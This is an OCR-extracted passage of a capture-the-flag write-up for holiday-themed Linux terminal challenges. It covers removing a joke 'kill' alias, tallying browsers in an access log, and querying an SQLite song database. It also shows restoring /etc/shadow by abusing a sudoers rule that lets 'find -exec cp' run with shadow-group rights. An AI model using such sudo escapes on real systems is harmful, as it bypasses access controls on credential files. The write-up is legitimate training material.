
```
elf@305f6bbdd57f:~$ alias
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo
error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
```


```
alias kill='true'
alias killall='true'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
alias pkill='true'
alias skill='true'
```

Somebody tried to be funny and aliassed kill with **true**… Remove the alias, and this time it does work:

```
elf@305f6bbdd57f:~$ unalias kill
elf@305f6bbdd57f:~$ kill -9 8
elf@305f6bbdd57f:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.0  0.0  18028  2856 pts/0    Ss   18:39   0:00 /bin/bash /sbin/init
elf         12  0.0  0.0  18248  3288 pts/0    S    18:39   0:00 /bin/bash
elf         59  0.0  0.0  34424  2908 pts/0    R+   18:40   0:00 ps aux
```

Snowball game at “Bumbles Bounce”





Terminal challenge at “Bumbles Bounce”


Let’s **cut** and **sort** and **uniq** that access-log and find out what kind of browsers are on the network:


```
elf@4efef3bfbb74:~$ cat access.log | cut -f6 -d\" | cut -f1 -d\  | cut -f1 -d/ | sort
| uniq -c | sort -nr
  97896 Mozilla
    422 Slack-ImgProxy
    143 -
     34 Googlebot-Image
     33 slack
     25 ZmEu
     20 Slack
     16 Wget(linux)
     12 sysscan
```

```
     11 facebookexternalhit
      8 ltx71
      4 WhatWeb
      4 Python-urllib
      3 null
      3 curl
      3 MobileSafari
      3 GarlikCrawler
      2 www.probethenet.com
      2 masscan
      2 Twitterbot
      2 Twitter
      2 Telesphoreo
      2 Slackbot-LinkExpanding
      2 (KHTML,
      1 Dillo

elf@3c1f027635b6:~$ ./runtoanswer
Starting up, please wait......
Enter the name of the least popular browser in the web log: Dillo
That is the least common browser in the web log! Congratulations!
```

Snowball game at “I don't think we're in Kansas anymore”





Terminal challenge at “I don't think we're in Kansas anymore”

```
                    *
                   .~'
                  0'~..
                 ~'0'~..
                ~'0'~..~'
               0'~..~'0'~.
              .~'0'~..~'0'~
             ..~'0'~..~'0'~.
            .~'0'~..~'0'~..~'
           0'~..~'0'~..~'0'~..
          ~'0'~..~'0'~..~'0'~..
         ~'0'~..~'0'~..~'0'~..~'
        0'~..~'0'~..~'0'~..~'0'~.
       .~'0'~..~'0'~..~'0'~..~'0'~
      ..~'0'~..~'0'~..~'0'~..~'0'~.
     .~'0'~..~'0'~..~'0'~..~'0'~..~'
    0'~..~'0'~..~'0'~..~'0'~..~'0'~..
   ~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..
  ~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'
 0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~.
.~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~
..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~.
.~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'
0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..~'0'~..
Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.
total 20684
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root  5197352 Dec  7 15:10 runtoanswer
```

Trying to identify the file-type for christmassongs.db doesn’t work with **file**, let’s try **head**:

```
elf@0fa868d4860e:~$ file christmassongs.db
bash: file: command not found
elf@0fa868d4860e:~$ head christmassongs.db
?r ??5?I+\A6?+?+?+??+?+??#CREATE TABLE +?+??(
  ?? INTEGER PRIMARY KEY AUTOINCREMENT,
  +?+? INTEGER,
  ?\A6+?+?+? INTEGER,
  ??+\B1?? INTEGER,
  FOREIGN KEY(??+\B1??) REFERENCES ??+\B1?(??)
```

```
)P####++#Y+\A6?+??-+?+?_??-\A6?+???-+?+?_??-\A6?+??#CREATE TABLE ?-+?+?_??-\A6?+??
(+\A6+?,??-)?
                                                                                ?\A6+\
A6?+???+\B1???+\B1?#CREATE TABLE ??+\B1?(
  ?? INTEGER PRIMARY KEY AUTOINCREMENT,
  +?++? TEXT,
  \A6?+??+ TEXT,
?+\B0@0\B0\A6868?4860?:\B7$
```

Sure looks like an SQLite-file, let's try and see what tables and fields there are:

```
elf@5b8d2cfd2743:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite> .tables
likes  songs
sqlite> .schema likes
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
sqlite> .schema songs
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
```


Okay, a simple query will give not only the most popular song, but the whole Christmas Top 10 ;-)


```
sqlite> SELECT count(likes.like) AS numberoflikes, songs.title, songs.artist from
likes,songs WHERE songs.id=likes.songid GROUP BY likes.songid ORDER BY numberofli
kes DESC LIMIT 10;
11325|Stairway to Heaven|Led Zeppelin
2162|Joy to the World|Mannheim Steamroller
2140|The Little Boy that Santa Claus Forgot|Vera Lynn
2132|I Farted on Santa's Lap (Now Christmas Is Gonna Stink for Me)|The Little
Stinkers
2129|Christmas Memories|Frank Sinatra
2126|Christmas Is Now Drawing Near at Hand|Steve Winwood
2122|Blue Holiday|The Shirelles
2120|Cold December Night|Michael BublÃ©
```

```
2117|A Baby Changes Everything|Faith Hill
2117|Why Couldn't It Be Christmas Every Day?|Bianca Ryan

elf@5b8d2cfd2743:~$ ./runtoanswer
Starting up, please wait......
Enter the name of the song with the most likes: Stairway to Heaven
That is the #1 Christmas song, congratulations!
```

Snowball game at “Oh wait! Maybe we are...”





Terminal Challenge at “Oh wait! Maybe we are...”

```
              \ /
            -->*<--
              /o\
             /_\_\
            /_/_0_\
           /_o_\_\_\
          /_/_/_/_/o\
         /@\_\_\@\_\_\
        /_/_/O/_/_/_/_\
       /_\_\_\_\_\o\_\_\
      /_/0/_/_/_0_/_/@/_\
     /_\_\_\_\_\_\_\_\_\_\
    /_/o/_/_/@/_/_/o/_/0/_\
   jgs       [___]
My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.
Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_box"
to complete this challenge.
Hint: What commands can you run with sudo?
```

First, let’s check permissions:

```
elf@c5d92ab94c32:~$ ll /etc/shadow
-rw-rw---- 1 root shadow 0 Dec 15 20:00 /etc/shadow
elf@c5d92ab94c32:~$ ll /etc/shadow.bak
-rw-r--r-- 1 root root 677 Dec 15 19:59 /etc/shadow.bak
```

So, we can read /etc/shadow.bak, but only root and members of the **shadow-group** can write to /etc/shadow...

Let’s see if there’s any way we can sudo to a member of the shadow-group:


```
elf@c5d92ab94c32:~$ cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
```

```
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
# Allow members of group sudo to execute any command
-%sudo   ALL=(ALL:ALL) ALL
# The elf user can run `find` with the shadow group
elf             ALL=(:shadow) NOPASSWD:/usr/bin/find
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

We can run **find** as the shadow-group, and execute a cp from there to do the restore:

```
elf@c5d92ab94c32:~$ sudo -g shadow /usr/bin/find /etc/shadow.bak -type f -exec cp
/etc/shadow.bak /etc/shadow \;
elf@c5d92ab94c32:~$ inspect_da_box
                    ___
                   / __'.     .-"""-.
              .-""-| |  '.'.  / .---. \
             / .--. \ \___\ \/ /____| |
            / /    \ `-.-;-(`_)_____.-'._
           ; ;      `.-" "-:_,(o:==..`-. '.         .-"-,
           | |      /       \ /      `\ `. \       / .-. \
           \ \     |         Y    __...\  \ \     / /   \/
     /\     | |    | .--""--.| .-'      \  '.`---' /
     \ \   / /     |`        \'   _.....;   '---'`
      \ '-' / jgs  /_..---.._ \ .'\\_     `.
       `--'`      .'    (_)  `'/   (_)     /
                  `._       _.'|          .'
                    ``````````   '-...--''
/etc/shadow has been successfully restored!
```
```

Snowball game at “We're off to see the...”



Terminal challenge at “We're off to see the...”

```
                .---._.--.--.__.--.--.__.--.--.__.--.--._.---.
              _(_      _Y_      _Y_      _Y_      _Y_      _Y_      _)_
             [___]    [___]    [___]    [___]    [___]    [___]    [___]
             /:' \    /:' \    /:' \    /:' \    /:' \    /:' \    /:' \
            |::   |  |::   |  |::   |  |::   |  |::   |  |::   |  |::   |
